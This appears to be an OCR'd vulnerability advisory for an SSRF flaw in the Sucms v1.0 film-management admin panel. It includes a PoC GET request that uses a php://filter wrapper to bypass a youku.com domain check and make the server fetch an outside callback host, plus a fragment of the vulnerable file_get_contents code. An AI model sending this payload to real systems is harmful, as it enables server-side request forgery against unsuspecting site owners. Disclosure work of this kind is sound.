SUCMS2


website link: https://down.chinaz.com/api/index/download?id=37818&type=code.

Description

Sucheng Film and Television Management System (sucms). There is an SSRF vulnerability in the backend management of Sucheng Film and Television Management System.

Affected Version


Sucms v1.0





POC

```
GET /admin/admin_webgather.php?
action=gather&url=php://filter/string.strip_tags/%3F%3Eyouku.com/resource=http
://flvfhiywsf.dgrh3.cn HTTP/1.1
Host: 127.0.0.1
Sec-Fetch-User: ?1
```

```
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
sec-ch-ua-mobile: ?0
sec-ch-ua: "Not A(Brand";v="8", "Chromium";v="132", "Google Chrome";v="132"
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Cookie: PHPSESSID=m9ad8o8dti8vf85fhfbsnq1sl2
Accept-Encoding: gzip, deflate, br, zstd
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Accept-Language: zh-CN,zh;q=0.9
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-Dest: document
```




config.cache.inc.php
common.func.php
admin\admin_webgather.php
desktop.php
search.php
}
$result=rtrim($result, characters: "\r\n");
echo $result;
}else{
$pageStr = get($url);
preg_match_all(pattern: "/\<meta name=\"title\" content=\"(.*?)\"\>/",$pageStr, &matches: $title);
preg_match_all(pattern: "/var videoId = '(\d{3,}?)'/",$pageStr, &matches: $guid);
$result = $result.$title[1][0].'$'.$guid[1][0].'$youku';
echo $result;
}
}else if(strpos($url, needle: "www.tudou.com")>0)


function get($url)
{
return @file_get_contents($url);
}